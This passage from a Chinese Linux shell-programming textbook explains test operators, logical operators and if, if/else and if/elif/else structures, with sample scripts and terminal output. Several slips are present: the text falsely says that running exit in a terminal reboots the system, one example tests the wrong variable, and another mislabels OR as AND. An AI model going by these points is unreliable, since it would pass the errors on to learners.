下面的例 7-7 是一个比较两字符串是否相等的一个例子，其中设置两个字符串变量 type1 和 type2，然后比较两个变量的值是否相等或是否不相等。

```
#例 7-7：比较两字符串是否相等
[root@localhost Chapter7]# type1="vi"
[root@localhost Chapter7]# type2="vim"
```

```
[root@localhost Chapter7]# [ "$type1"  =  "$type2" ]   #测试变量 type1 是否等于变量 type2
[root@localhost Chapter7]# echo $?
1                 #退出状态为 1，说明变量 type1 不等于变量 type2
[root@localhost Chapter7]# [ "$type1" != "$type2" ] #测试 type1 是否不等于 type2
[root@localhost Chapter7]# echo $?
0                 #退出状态为 0，表示变量 type1 不等于变量 type2
[root@localhost Chapter7]#
```

在编写程序的过程中，要注意空格问题，下面的例 7-8 是多了一个空格后造成测试结果不相等的例子。

```
#例 7-8：空格造成测试结果不相等的例子
[root@localhost Chapter7]# str2="hello "             #赋值字符串变量 str2 为"hello "
[root@localhost Chapter7]# [ "$str2" = "hello" ]     #测试变量 str2 是否与"hello"相等
[root@localhost Chapter7]# echo $?
1                 #退出状态为 1，说明变量 str2 不等于"hello"
[root@localhost Chapter7]#
```

在例 7-8 中，在给变量赋值的过程中加入了一个空格，通过退出状态的测试显示测试结果不相等，所以，在以后的编程中要注意不要添加不必要的空格。在 Linux Shell 编程中是严格区分大小写的，下面的例 7-9 就说明了字符串"Hello"不等于字符串"hello"。

```
#例 7-9：大小写区分的例子
[root@localhost Chapter7]# str3="Hello"               #赋值字符串变量 str3 为"Hello"
[root@localhost Chapter7]# [ "$str3" = "hello" ]     #测试变量 str3 是否与"hello"相等
[root@localhost Chapter7]# echo $?
1                 #退出状态为 1，说明变量 str2 不等于"hello"
[root@localhost Chapter7]#
```

由于在 Linux Shell 中，字符串赋值和整数赋值没有区别，所以，在整数比较时要注意不要把字符串比较运算符当做字符串使用。下面的例 7-10 说明了使用的运算符不同，赋值变量也不同，这是 Linux Shell 对变量的弱化造成的。

```
#例 7-10：变量弱化造成的赋值结果的不同
[root@localhost Chapter7]# var1="007"            #给变量赋值，可以当作整数，也可当作字符串
[root@localhost Chapter7]# [ "$var1" = "7" ]     #测试变量 var1 的值是否等于字符串 7
[root@localhost Chapter7]# echo $?
1                 #退出状态为 1，表示变量 var1 的值不等于字符串 7
[root@localhost Chapter7]# [ "$int1" -eq "7" ]   #测试变量 var1 的值是否等于整数 7
[root@localhost Chapter7]# echo $?
0                 #退出状态为 0，表示变量 var1 的值等于整数 7
[root@localhost Chapter7]#
```

7.2.4 文件操作符

同其他的编程语言一样，Linux Shell 提供了大量的文件操作符，这样可以完成测试文件的各种操作。其格式为：

```
test  file_operator  File
```

或者为：

```
[ file_ operator file ]
```

其中，file_operator 为文件操作符，file 为文件名、目录名或文件路径等。表 7-4 是几个比较常用的文件操作符。

表 7-4　文件操作符

文件运算符	描　述
-d file	测试 file 是否为目录
-e file	测试 file 是否存在
-f file	测试 file 是否为普通文件
-r file	测试 file 是否是进程可读文件
-s file	测试 file 的长度是否不为 0
-w file	测试 file 是否是进程可写文件
-x file	测试 file 是否是进程可执行文件
-L file	测试 file 是否符号化链接

下面的例 7-11 是一个判断文件是目录还是文件的例子，该例中首先显示了当前目录下的所有文件，然后选取了其中的一个判断其是文件还是目录，判断结果是一个文件。

```
#例 7-11：判断输入的文件是文件还是目录
[root@localhost Chapter7]# ls                    #显示当前目录下的所有文件
exit_exam1  exmaple1  file_exam
[root@localhost Chapter7]# [ -d file_exam ]      #测试 file_exam 是否是目录
[root@localhost Chapter7]# echo $?
1                  #退出状态为 1，说明 file_exam 不是目录
[root@localhost Chapter7]# [ -f file_exam ]      #测试 file_exam 是否是文件
[root@localhost Chapter7]# echo $?
0                  #测试结果为 0，说明 file_exam 是文件
[root@localhost Chapter7]#
```

下面再举一个判断文件是否存在的例子，例 7-12 首先使用 ls 命令列出了当前目录下的所有文件，然后选取了一个存在的文件和一个不存在的文件，分别进行测试。

```
#7-12：测试文件是否存在
[root@localhost Chapter7]# ls
exit_exam1  exmaple1  file_exam
[root@localhost Chapter7]# [ -e file_exam ]      #测试 file_exam 是否存在
[root@localhost Chapter7]# echo $?
0                  #退出状态为 0，表示文件 file-exam 存在
[root@localhost Chapter7]# [ -e file_exam1 ]     #测试文件 file_exam1 是否存在
[root@localhost Chapter7]# echo $?
1                  #退出状态为 1，表示文件 file_exam1 不存在
[root@localhost Chapter7]#
```

在以后的 Linux Shell 编程过程中会用到很多这样的例子，如创建文件后测试一下该文件是否创建成功，当删除一个文件后判断该文件是否删除成功，当然还有其他方面的应用，这里不一一列举。

下面的例 7-13 是一个测试文件权限的例子。这个例子首先列出了当前目录下的所有文件以及权限，然后用文件操作符中的权限测试符分别测试文件 file_exam2 是否可读、可写、可执行，通过测试可以看出文件 file_exam2 可读、可写，但不能执行。

```
#例 7-13：用于测试文件权限的例子
[root@localhost Chapter7]# ls -l
总计 0
-rw-r--r--. 1 root root 0 12-23 12:25 exit_exam1
```

```
-rw-r--r--. 1 root root 0 12-23 12:24 exmaple1
-rw-r--r--. 1 root root 0 12-23 15:06 file_exam
-rw-r--r--. 1 root root 0 12-23 16:08 file_exam1
-rw-r--r--. 1 root root 0 12-23 16:08 file_exam2
[root@localhost Chapter7]# [ -r file_exam2 ]     #测试文件是否可读
[root@localhost Chapter7]# echo $?
0
[root@localhost Chapter7]# [ -w file_exam2 ]     #测试文件是否可写
[root@localhost Chapter7]# echo $?
0
[root@localhost Chapter7]# [ -x file_exam2 ]     #测试文件是否执行
[root@localhost Chapter7]# echo $?
1
[root@localhost Chapter7]#
```

文件操作符中的可读、可写、可执行的权限判断经常和 chmod 命令联用，该命令可用于对文件进行增加或减少权限。下面的例 7-14 是一个文件操作符与 chmod 命令联用的例子。通过 ls 命令可以看出，file_exam2 文件可读、可写，但不可执行，通过 chmod 命令给文件 file_exam2 增加可执行权限，然后通过测试可以看出文件可执行了。

```
#7-14：显示了通过 chmod 命令增减文件权限的测试结果
[root@localhost Chapter7]# ls -l
总计 0
-rw-r--r--. 1 root root 0 12-23 12:25 exit_exam1
-rw-r--r--. 1 root root 0 12-23 12:24 exmaple1
-rw-r--r--. 1 root root 0 12-23 15:06 file_exam
-rw-r--r--. 1 root root 0 12-23 16:08 file_exam1
-rw-r--r--. 1 root root 0 12-23 16:08 file_exam2
[root@localhost Chapter7]# [ -x file_exam2 ]     #测试文件 file_exam2 是否可执行
[root@localhost Chapter7]# echo $?
1                  #退出状态为 1，说明文件 file_exam2 不可执行
[root@localhost Chapter7]# chmod a+x file_exam2  #给文件 file_exam2 增加可执行权限
[root@localhost Chapter7]# [ -x file_exam2 ]     #再次测试文件 file_exam2 是否可执行
[root@localhost Chapter7]# echo $?
0                  #退出状态为 0，表示文件 file_exam2 现在可执行了
[root@localhost Chapter7]#
```

Linux Shell 编程中还有其他的测试操作符，和上面提到的整数比较运算符、字符串运算符和文件操作符组合使用，进而组合成复杂的测试用于判断或循环语句中。

7.2.5 逻辑运算符

逻辑运算符用于测试多个条件是否为真或为假，或使用逻辑非测试单个表达式，这些运算符在 Shell 编程中经常用到，这些条件一般是和测试命令联用。这些运算符主要包括逻辑非、逻辑与、逻辑或运算符，具体描述如表 7-5 所示。

表 7-5 逻辑操作符

逻辑操作符	描 述
! expression	如果 expression 为假，则测试结果为真
expression1 –a expression2	如果 expression1 和 expression 同时为真，则测试结果为真
expression1 –o expression2	如果 expression1 和 expression2 中有一个为真，则测试条件为真

其中 expression 为一个表达式，该表达式描述了一个测试条件。在逻辑表达式的运算过程中并不是所有的运算符都会被执行，如：

```
expr1 -a expr2 -a expr3
```

只有当表达式 expr1 为真时，才会接着测试 expr2 的值为真，同样，只有在 expr1 和 expr2 为真时，才会接着测试 expr3 的值是否为真。对于逻辑或的运算过程中也不是所有的语句都会被执行，如：

```
expr1 -o expr2 -o expr3
```

只要 expr1 为真，就不用去测试表达式 expr2 和 expr3，只有 expr1 为假时才去判断表达式 expr2 和 expr3，同样，只有 expr1 和 expr2 同时为假时，才去测试 expr3。

表 7-6 为逻辑运算的“真假表”，用它表示 expr1 和 expr2 的不同组合时，各逻辑运算所得到的值。

表 7-6　逻辑运算的真假表

expr1	expr2	! expr1	! expr2	expr1 –a expr2	expr1 –o expr2
真	真	假	假	真	真
真	假	假	真	假	真
假	真	真	假	假	真
假	假	真	真	假	假

下面的例 7-15 是一个逻辑非的例子，该例子用到的是文件操作符中测试的文件是否存在的例子，该例子和文件操作符中测试文件是否存在的例子对比，可以看出，测试加上逻辑非操作符后的测试结果是反的。

```
#例 7-15：一个逻辑非的例子
[root@localhost Chapter7]# ls
exit_exam1  exmaple1  file_exam  file_exam2
[root@localhost Chapter7]# [ ! -e file_exam ]    #使用逻辑非测试一个存在的文件
[root@localhost Chapter7]# echo $?
1                    #退出状态为 1，说明文件 file_exam 不存在是假的
[root@localhost Chapter7]# [ ! -e file_exam1 ]  #使用逻辑非测试一个不存在的文件
[root@localhost Chapter7]# echo $?
0                    #退出状态为 0，说明文件 file_exam1 存在是假的
[root@localhost Chapter7]#
```

再举一个逻辑与的例子，例 7-16 中同样用文件操作符中的文件是否存在的操作符和文件的权限操作符。本例首先测试文件 file_exam2 是否存在和是否可执行，由 ls 命令可以看出 file_exam2 存在而且可执行，所以，该例返回的命令为真，然后使用 chmod 命令将文件的可执行权限去除，通过测试可以看到退出状态为非 0，最后，本例测试一个不存在的文件 file_exam3 是否存在和是否可读，返回结果为假。可以看出，对于逻辑与操作符，如果条件中有一个为假，则最终的结果就为假。

```
#例 7-16：一个逻辑与的例子
[root@localhost Chapter7]# ls -l
总计 0
-rw-r--r--. 1 root root 0 12-23 12:25 exit_exam1
-rw-r--r--. 1 root root 0 12-23 12:24 exmaple1
-rw-r--r--. 1 root root 0 12-23 15:06 file_exam
```

```
-rwxr-xr-x. 1 root root 0 12-23 16:08 file_exam2  #可以看出文件 file_exam2 存在且可执行

#测试文件 file_exam2 是否存在且可执行
[root@localhost Chapter7]# [ -e file_exam2 -a -x file_exam2 ]
[root@localhost Chapter7]# echo $?
0                  #退出状态为 0，说明文件 file_exam2 存在且可读
[root@localhost Chapter7]# chmod a-x file_exam2   #将文件 file_exam2 的可执行权限去除
[root@localhost Chapter7]# ls -l
总计 0
-rw-r--r--. 1 root root 0 12-23 12:25 exit_exam1
-rw-r--r--. 1 root root 0 12-23 12:24 exmaple1
-rw-r--r--. 1 root root 0 12-23 15:06 file_exam
-rw-r--r--. 1 root root 0 12-23 16:08 file_exam2  #可以看出现在文件 file_exam2 存在但不可执行

#再次测试文件 file_exam2 是否存在且可执行
[root@localhost Chapter7]# [ -e file_exam2 -a -x file_exam2 ]
[root@localhost Chapter7]# echo $?
1                  #退出状态为 1，说明文件 file_exam2 不存在或不可执行
[root@localhost Chapter7]#
```

下面的例 7-17 是一个逻辑或的例子，本例用于整数比较大小。首先初始化一个整数变量值为 15，然后测试该整数是否小于 20 或大于 30，测试结果表示该测试符合条件；然后测试该整数是否小于 5 或大于 10，测试结果表示该测试符合条件；最后测试该整数是否小于 10 或大于 20，测试结果表示该测试不符合条件。可以看出，对于逻辑与操作，只要有一个符合条件的表达式，整个测试条件就为真。

```
#例 7-17：一个逻辑或的例子
[root@localhost Chapter7]# integer1=15

#测试整数变量 integer1 是否小于 20 或大于 30
[root@localhost Chapter7]# [ "$integer1" -lt 20 -o "$integer1" -gt 30 ]
[root@localhost Chapter7]# echo $?
0                 #退出状态为 0，表示整数变量 integer 小于 20 或大于 30

#测试整数变量 integer1 是否小于 5 或大于 10
[root@localhost Chapter7]# [ "$integer1" -lt 5 -o "$integer1" -gt 10 ]
[root@localhost Chapter7]# echo $?
0                #退出状态为 0，表示整数变量 integer1 小于 5 或大于 10

#测试整数变量 integer1 是否小于 10 或大于 20
[root@localhost Chapter7]# [ "$integer1" -lt 10 -o "$integer1" -gt 20 ]
[root@localhost Chapter7]# echo $?
1                  #测试状态为 1，表示整数变量 integer1 大于 10 且小于 20
[root@localhost Chapter7]#
```

7.3 判断

所谓判断，就是对语句中不同的条件进行测试，进而根据不同的条件执行不同的语句。if、then、else 语句用于判断给定的条件是否满足，可用于判断整数比较大小、字符串操作、文件操作以及逻辑运算等方面，并根据测试条件的真假来选择相应的操作。

if/else 结构仅仅用于两分支判断，但在实际问题中常常需要多分支的选择，所以，需用到 if/else 语句嵌套、if/elif/else 和 case 多分支选择判断结构。

7.3.1 简单 if 结构

简单的 if 语句是条件语句的一种形式，它针对某种条件做出相应的处理。最简单的 if 结构是：

```
if  expression
then
    command
    command
    …
fi
```

在使用这种简单的 if 结构时，要特别注意测试条件后如果没有“；”，则 then 语句要换行，否则会产生不必要的错误。如果 if 和 then 可以处于同一行，则必须用“;”来终止 if 语句，其格式为：

```
if expression; then
     command
    command
    …
fi
```

下面通过一个简单的例子来说明 if 的用法，例 7-18 中使用了整数比较运算符，新建一个 if_exam1.sh 的脚本，内容如下：

```
#例 7-18：if_exam1.sh 脚本判断输入的数是否小于 15
#!/bin/bash

#提示用户键盘输入一个整数，
echo "Please input a integer: "
read integer1

#判断输入的是否小于 15，小于 15 时将执行 then 语句
if [ "$integer1" -lt 15 ]
then echo "The integer which you input is lower than 15."
fi
```

例 7-18 中脚本 if_exam1.sh 的执行结果如下所示：

```
#例 7-18 if_exam1.sh 脚本的执行结果
[root@localhost Chapter7]# ./if_exam1.sh
Please input a integer:
10
The integer which you input is lower than 15.
[root@localhost Chapter7]# ./if_exam1.sh
Please input a integer:
20
[root@localhost Chapter7]#
```

脚本 if_exam1.sh 在执行时，首先输入了一个小于 15 的值，显示 echo 语句“The integer which you input is lower than 15.”；当输入的整数值大于或等于 15 时，将不执行任何操作并退出 if 结构。

上面的例子用到了一个 if 语句，在实际编程的过程中可能用很多判断条件对同一个整数、

字符串、文件等进行测试，接下来再举一个这样的例子，例 7-19 中用到了文件操作符，新建一个 if_exam2.sh 脚本，其脚本内容如下：

```
#例 7-19：if_exam2.sh 脚本用于创建一个文件，然后测试是否创建成功，并测试文件权限
#!/bin/bash

#创建一个文件 if_file1
touch if_file1

#判断文件 if_file1 是否创建成功
if [ -e if_file1 ]
then echo "The file if_file1 is created successfully!"
fi

#判断文件 if_file1 是否可读
if [ -r if_file1 ]
then echo "The file can read."
fi

#判断文件 if_file1 是否可写
if [ -w if_file1 ]
then echo "The file can write."
fi

#判断文件 if_file1 是否可执行
if [ -x if_file ]
then echo "The file can execute."
fi
```

例 7-19 中脚本 if_exam2.sh 的执行结果为：

```
#例 7-19 if_exam2.sh 脚本的执行结果
[root@localhost Chapter7]# ./if_exam2.sh
The file if_file1 is created successfully!
The file can read.
The file can write.
[root@localhost Chapter7]#
```

脚本 if_exam2.sh 首先用 touch 命令创建了一个文件 if_file1，然后使用简单的 if 结构判断文件 if_file1 是否创建成功，如果创建成功，将显示“The file if_file1 is created successfully!”，然后测试创建的文件的读、写、执行的权限。由脚本的执行结果可以看出，用 touch 命令创建文件成功，同时创建的文件 if_file1 可读写但不可执行。

7.3.2　exit 命令

由于判断语句和循环语句都涉及 exit 命令来控制程序和表达式的流程，所以，在本节中将介绍 exit 命令作为补充。现在有的编程语言中一般都会有一个 exit 的函数，在 Linux Shell 中也存在这样的内建命令。命令格式为：

```
exit status
```

其中，status 用 0～255 之间的数字表示，一般返回该状态值的同时伴随着脚本的退出，同退出状态一样，参数被保存在 Shell 变量$?中，可通过 echo 命令进行查询。要注意的是，不要在终端运行 exit 命令，否则将会导致系统重启。我们通过例 7-20 来说明 exit 命令的用法，新建一个 exit_exam.sh 的脚本，该脚本的内容如下：

```
# 例 7-20: exit_exam.sh 脚本用于判断用户输入的字符串是否为空
 #!/bin/bash

#提示用户输入一个字符串
echo "Please input a string: "
read str1

#判断输入的字符串是否为空，为空是执行 then 后面的命令
if [ -z "$str1" ]
then
    echo "What you input is null!"
    exit 1
fi
```

例 7-20 中脚本 exit_exam.sh 用于判断从键盘输入的字符串是否为空。下面是这个脚本的执行结果：

```
#例 7-20 exit_exam.sh 脚本的执行结果
[root@localhost Chapter8]# ./exit_exam.sh
Please input a string:
Hello World!
[root@localhost Chapter7]# echo $?
0
[root@localhost Chapter7]# ./exit_exam.sh
Please input a string:

What you input is null!
[root@localhost Chapter7]# echo $?
1
[root@localhost Chapter7]#
```

脚本 exit_exam.sh 首先输入了一个字符串，可以看到退出状态为 0，表示脚本输入的字符串不为空，没有执行 then 中的语句，然后输入了一个空字符串，返回一句话“What you input is null!”，同时返回一个退出状态为 1，该退出状态值是在脚本中设置的，不是系统默认的退出状态值。所以，在编写脚本时可以自己设置退出状态值，不过特定的值一般都有其特定的退出状态含义，不要乱用，以免执行脚本时产生误解。

7.3.3 if/else 结构

7.3.1 节讲解了简单的 if 结构，可以看出简单的 if 结构仅仅只能满足 if 后的表达式时才会执行 then 后面的命令，如果不满足 if 后的表达式，则任何命令都不执行，这种方式使得脚本的交互性很差，所以，需要复杂一点的判断结构来满足脚本的交互性。

if/else 命令是双向选择语句，当用户执行脚本时，如果不满足 if 后的表达式，也会执行 else 后的命令，所以，有很好的交互性。该结果首先判断 if 后面的表达式，如果表达式的退出状态为 0，则执行 then 和 else 中间的语句，如果表达式的退出状态为非 0，则执行 else 和 fi 中的语句，then 和 else、else 和 fi 中间的语句可以是单个命令，也可是多个命令。其结构为：

```
if expression1
then
    command
    …
   command
```

```
else
     command
     …
    command
fi
```

下面将通过例 7-21 来说明 if/else 结构的用法，新建一个 ifelse_exam1 脚本，该脚本的内容如下：

```
#例 7-21： ifelse_exam1 脚本用于判断输入的文件名是否有对应的文件是否存在
#!/bin/bash

#if 语句用于判断输入的文件是否不存在，不存在执行 then 和 else 间的命令
if [ ! -e "$1" ]
then
     echo "file $1 do not exist."
     exit 1

#输入的文件存在时，执行 else 和 fi 间的命令
else
     echo "file $1 exits."
fi
```

例 7-21 中脚本 ifelse_exam1.sh 的执行结果为：

```
#例 7-21 ifelse_exam1.sh 脚本的执行结果
#判断一个不存在的文件是否存在的情况
[root@localhost Chapter7]# ./ifelse_exam1.sh not_exit_file.sh
file not_exit_file.sh do not exist.
[root@localhost Chapter7]# echo $?
1
#判断一个存在的文件是否存在的情况
[root@localhost Chapter7]# ./ifelse_exam1.sh exit_exam.sh
file exit_exam.sh exits.
[root@localhost Chapter7]# echo $?
0
[root@localhost Chapter7]#
```

脚本 ifelse_exam1.sh 首先用变量$1 来存储用户输入的字符串，该字符串用于表示文件名，然后通过文件操作符来判断输入的文件名对应的文件是否不存在于当前的目录中，如果不存在，则输出当前文件不存在且返回一个退出状态值 1。如果当前的文件中存在该文件，则显示该文件存在的提示信息。在运行该脚本时，首先是输入一个当前目录下存在的文件，其执行的是 else 和 fi 之间的命令，再次执行该脚本，输入一个不存在的目录，然后进行判断，其执行的是 then 和 else 之间的语句，并返回一个退出状态值 1。

下面的例 7-22 是一个文件删除的例子，新建一个 ifelse_exam2.sh 脚本，该脚本的内容如下：

```
#例 7-22：ifelse_exam2.sh 脚本用于删除一个文件并判断是否执行了该操作
#!/bin/bash

#提示用户输入要删除的文件
echo "Please input the file which you want to delete:"
read file

通过 if/else 结构判断文件是否被删除
if rm -f "$file"
then
```

```
   echo "Delete the file $file  sucessfully!"
else
   echo "Delete the file $file failed!"
fi
```

例 7-22 中脚本 ifelse_exam2.sh 的执行结果为：

```
#例 7-22 ifelse_exam2.sh 脚本的执行结果
[root@localhost Chapter7]# touch test.txt    #创建文件 test.txt
[root@localhost Chapter7]# ls
exit_exam.sh    ifelse_exam1.sh     if_file1
ifelse_exam2.sh      if_exam1.sh   if_exam2.sh
test.txt
[root@localhost Chapter7]# chmod u+x ifelse_exam2.sh
[root@localhost Chapter7]# ./ifelse_exam2.sh
Please input the file which you want to delete:  #提示用户要删除的文件
test.txt
Delete the file test.txt  sucessfully!
[root@localhost Chapter7]# ls              #文件删除成功
exit_exam.sh     ifelse_exam1.sh     if_file1
ifelse_exam2.sh     if_exam1.sh  if_exam2.sh
[root@localhost Chapter7]#
```

ifelse_exam2.sh 脚本在执行前创建了一个测试文件 test.txt，在执行该脚本时，首先使用 ls 查询当前目录下的所有文件，然后执行脚本，输入要删除的当前目录中的文件 test.txt，可以看到提示文件已经成功删除的提示，然后再次使用 ls 命令查询当前的目录，文件已经成功地删除。

7.3.4　if/else 语句嵌套

if/else 结构只能判断两个条件，我们在实际的 Shell 编程的过程中常常需要很多判断条件，如果需要同时判断三个或三个以上的条件时，可以使用 if/else 语句嵌套，还可使用 if/elif/else 结构和 case 命令。本节主要讲解 if/else 语句嵌套，后面的两节将详细介绍 if/elif/else 结构和 case 命令。

if/else 语句嵌套可同时判断三个或三个以上的条件，其命令标准结构如下：

```
if expression1
then
    if expression2
    then
       command
       command
       …
    else
       command
       command
       …
    fi
else
    if  expression3
    then
        command
        command
        …
```

```
        else
            command
            command
            …
        fi
fi
```

在写 if/else 结构嵌套时要注意 if 与 else 的配对关系，else 语句总是与它上面最近的未配对的 if 配对。我们在实际的 Shell 编程过程有时不需要在 if 和 else 后的条件语句中都嵌套一个 if/else 结构，应随着我们的编程思路来定。下面的例 7-23 是一个 if/else 结构的嵌套的例子，新建一个 ifelse_exam3.sh 脚本，该脚本的内容如下：

```
#例 7-23：ifelse_exam3.sh 脚本用于检查输入的字符串是否是一个当前目录的文件名
#!/bin/bash

 #测试用户输入是否为空，然后判断当前目录是否存在该文件
if [ "$1" ]
then
    echo "What you input is not null!"
    if [ -e "$1" ]
    then
        echo "The file $1 is existence !"
    else
        echo " The file $1 is not existence !"
    fi
else
     echo "what you input is null!"
fi
```

例 7-23 中脚本 ifelse_exam3.sh 首先提示用户输入一个文件名，然后判断输入的文件是否为空，不为空时，将执行 if 后面的 if/else 嵌套，否则将提示用户输入的文件名为空，该脚本的执行结果为：

```
#例 7-23 ifelse_exam3.sh 脚本的执行结果
[root@localhost Chapter7]# ls
exit_exam.sh    ifelse_exam1.sh  if_exam1.sh  if_exam2.sh
ifelse_exam2.sh  ifelse_exam3.sh  if_exam3.sh
[root@localhost Chapter7]# chmod u+x ifelse_exam3.sh
[root@localhost Chapter7]# ./ifelse_exam3.sh ifelse_exam2
What you input is not null!
The file ifelse_exam2 is existence !
[root@localhost Chapter7]# ./ifelse_exam3.sh
what you input is null!
[root@localhost Chapter7]#
```

脚本 ifelse_exam3.sh 首先用 ls 命令显示了当前目录下所有的文件，然后首次执行脚本并输入一个当前目录存在的文件名，可以看到，提示用户输入不为空而且找到相应的文件；接着再次执行该脚本，输入一个不存在的文件名或目录名，可以看到提示用户输入不为空，但输入的文件名对应的文件在当前目录查询不到；最后再次执行了该脚本，但不输入任何字符串，可以看到提示用户输入为空。

当 if/else 结构超过两路判断时，需要在 else 后不断地嵌套 if/else 语句，这样可以实现多路选择，这里举一个这样的例子，例 7-24 用于学生成绩分类，新建一个 ifelse_exam4.sh 脚本，其脚本内容如下：

```
#例 7-24：ifelse_exam4 脚本用于对学生成绩进行分类
#!/bin/bash

#提示用户输入分数（0～100）
echo "Please Input a integer(0-100): "
read score

#判断学生的分数类别
if [ "$score" -lt 0 -o "$score" -gt 100 ]
then
   echo "The score what you input is not integer or the score is not in (0-100)."
else
     if [ "$score" -ge 90 ]
     then
         echo "The grade is A!"
     else
          if [ "$score" -ge 80 ]
          then
              echo "The grade is B!"
          else
               if [ "$score" -ge 70 ]
              then
                   echo "The grade is C!"
              else
                   if [ "$score" -ge 60 ]
                   then
                        echo "The grade is D!"
                   else
                        echo "The grade is E!"
                   fi
              fi
         fi
    fi
fi
```

例 7-24 中脚本 ifelse_exam4.sh 用于学生成绩分类，90～100 分为 A；80～89 分为 B；70～79 分为 C；60～69 分为 D，小于 60 分为 E。下面是该脚本的执行结果：

```
#例 7-24 ifelse_exam4 脚本的执行结果
[root@localhost Chapter7]# chmod u+x ifelse_exam4.sh
[root@localhost Chapter7]# ./ifelse_exam4.sh
Please Input a integer(0-100):
92
The grade is A!
[root@localhost Chapter7]# ./ifelse_exam4.sh
Please Input a integer(0-100):
78
The grade is C!
[root@localhost Chapter7]# ./ifelse_exam4.sh
Please Input a integer(0-100):
1000
The score what you input is not integer or the score is not in (0-100).
[root@localhost Chapter7]#
```

脚本 ifelse_exam4.sh 首先提示用户输入一个 0～100 之间的整数，当用户输入一个整数后，将执行下面的操作，在执行该脚本时输入 92 分，可以看到学生成绩为 A，接着输入了一个分

数为 78 分，可以看到该学生的成绩为 C，然后输入了一个大于 100 的数，可以看到提示信息“The score what you input is not integer or the score is not in (0-100).”。

7.3.5 if/elif/else 结构

由脚本 ifelse_exam4.sh 可以看出，使用 if/else 嵌套在 Shell 编程的过程中很容易漏掉 then 或 fi 而产生错误，而且可读性很差，可以用 if/elif/else 结构或 case 结果代替。if/elif/else 结构针对某一事件的多种情况进行处理。通常表现为“如果满足某种条件，则进行某种处理，否则接着判断另一个条件，直到找到满足的条件，然后执行相应的处理”。其语法格式为：

```
if expression1
then
command
command
…
elif expression2
then
    command
    command
    …
elif expressionN
then
    command
    …
    command
else
   command
    …
   command
fi
```

可以看出，if/elif/else 的结构比 if/else 嵌套结构简单了很多，且 fi 只出现一次，这样的结构可读性提高了很多。在该结构中，要特别注意表达式 expression1～expressionN 都必须为测试条件，且返回一个退出状态。在执行过程中，如果第一个表达式测试的退出状态为非 0，则尝试执行第二条测试条件；同样，第二条如果测试的退出状态为非 0，则尝试执行第三条测试条件，直到满足退出状态为 0，执行其 then 后的命令；如果所有的测试条件都失败，则执行 else 中的命令。如果 fi 命令后仍有其他的命令，则执行 fi 后的命令。

例 7-25 是用这种结构对 ifelse_exam4.sh 脚本进行改写，新建一个 ifelifelse_exam1.sh 的脚本，其脚本内容如下：

```
#例 7-25：ifelifelse_exam1.sh 脚本使用 if/elif/else 结构对脚本 ifelse_exam4 进行改写
#!/bin/bash

#提示用户输入分数（0～100）
echo "Please Input a integer(0-100): "
read score

#判断学生的分数类别
if [ "$score" -lt 0 -o "$score" -gt 100 ]
then
    echo "The score what you input is not integer or the score is not in (0-100)."
```

```
elif [ "$score" -ge 90 ]
then
    echo "The grade is A!"
elif [ "$score" -ge 80 ]
then
    echo "The grade is B!"
elif [ "$score" -ge 70 ]
then
    echo "The grade is C!"
elif [ "$score" -ge 60 ]
then
    echo "The grade is D!"
else
    echo "The grade is E!"
fi
```

下面是脚本 ifelifelse_exam1.sh 的执行结果，该脚本同样是首先提示用户输入一个 0～100 之间的整数，用户输入一个整数后将执行下面的判断：当用户输入的成绩为 73 分时，可以看到学生的成绩为 C，接着再输入一个分数为 56 分，可以看到该学生的成绩为 E，当输入一个大于 100 的整数时，可以看到提示信息"The score what you input is not integer or the score is not in (0-100)."。由此可以看出，该脚本的执行结果符合脚本 ifelse_exam4.sh 的执行结果。由于脚本中少了很多 if/else 嵌套和 fi 命令，所以，使用 if/elif/else 结构能够使程序比较简洁，在编写脚本的过程中出错的可能性降低了很多。

```
#例 7-25 ifelifelse_exam1.s h 脚本的执行结果
[root@localhost Chapter7]# ./ifelifelse_exam1.sh
Please Input a integer(0-100):
73
The grade is C!
[root@localhost Chapter7]# ./ifelifelse_exam1.sh
Please Input a integer(0-100):
56
The grade is E!
[root@localhost Chapter7]# ./ifelifelse_exam1.sh
Please Input a integer(0-100):
999
The score what you input is not integer or the score is not in (0-100).
[root@localhost Chapter7]#
```

为了更好地理解 if/elif/else 结构，下面的例 7-26 是一个关于此结构的应用，用于判断用户输入的年份是否是闰年，闰年的判断条件是：

（1）能被 4 整除，但不能被 100 整除的年份都是闰年。

（2）能被 100 整除，但又能被 400 整除的年份是闰年。

新建一个脚本 ifelifelse_exam2.sh，其脚本内容如下：

```
#例 7-26：ifelifelse_exam2.sh 脚本用于判断输入的年份是否是闰年
#!/bin/bash

#提示输入年份
echo "Please Input a year: "
read year

#设置取余参数
```

```
let "n1=$year % 4"
let "n2=$year % 100"
let "n3=$year %400"

#判断输入的年份是否是闰年
if [ ! "$n1" -eq 0 ]
then
    leap=0
elif [ ! "$n2" -eq 0 ]
then
    leap=1
elif [ ! "$n3" -eq 0 ]
then
    leap=0
else
    leap=1
fi

#输出用户输入的年份是否是闰年
if [ "$leap" -eq 1 ]
then
    echo "$year is a leap year!"
else
    echo "$year is not a leap year!"
fi
```

例 7-26 中脚本 ifelifelse_exam2.sh 首先提示用户输入一个年份，然后通过 let 命令将年份与 4、100 和 400 的取余结果分别保存在 n1、n2 和 n3 中，其中，let 命令和取余操作符将在 7.4.1 节中进行讲解，这里就不再详加说明。在判定用户输入的年份是否为闰年的过程中，首先判断用户输入的年份能否被 4 整除，不能被 4 整除的可马上判断该年份不是闰年；接着在能被 4 整除的条件下判断是否能被 100 整除，如果不能被 100 整除，可以判定该年份是闰年；最后，如果该年份能被 100 整除，则接着判断该年份能否被 400 整除，如果能被 400 整除，说明该年份是闰年，否则不是闰年。

在编写这个脚本的过程中用了一个标志位 leap 用于标记该年份是否是闰年，leap 为 1 表示该年份是闰年，leap 为 0 表示该年份不是闰年，脚本在最后用 if/then 结构判断该标志位的值，然后给出相应的提示信息。

下面是脚本 ifelifelse_exam2.sh 的执行结果，首先输入 1996，由于 1996 能被 4 整除但不能被 100 整除，所以该年份是闰年；接着输入了 2000，由于 2000 能被 100 整除且能被 400 整除，所以该年份是闰年；再输入 1900 年，由于 1900 能被 100 整除但不能被 400 整除，所以该年份不是闰年；最后输入了 1998 年，由于 1998 不能被 4 整除，可以立即判定该年份不是闰年。

```
#例 7-26 ifelifelse_exam2.sh 脚本的执行结果
#输入一个能被 4 整除但不能被 100 整除的闰年年份
[root@localhost Chapter7]# ./ifelifelse_exam2.sh
Please Input a year:
1996
1996 is a leap year!
#输入一个能被 100 整除但不能被 400 整除的非闰年年份
[root@localhost Chapter7]# ./ifelifelse_exam2.sh
```

```
Please Input a year:
1900
1900 is not a leap year!
#输入一个不能被 4 整除的年份
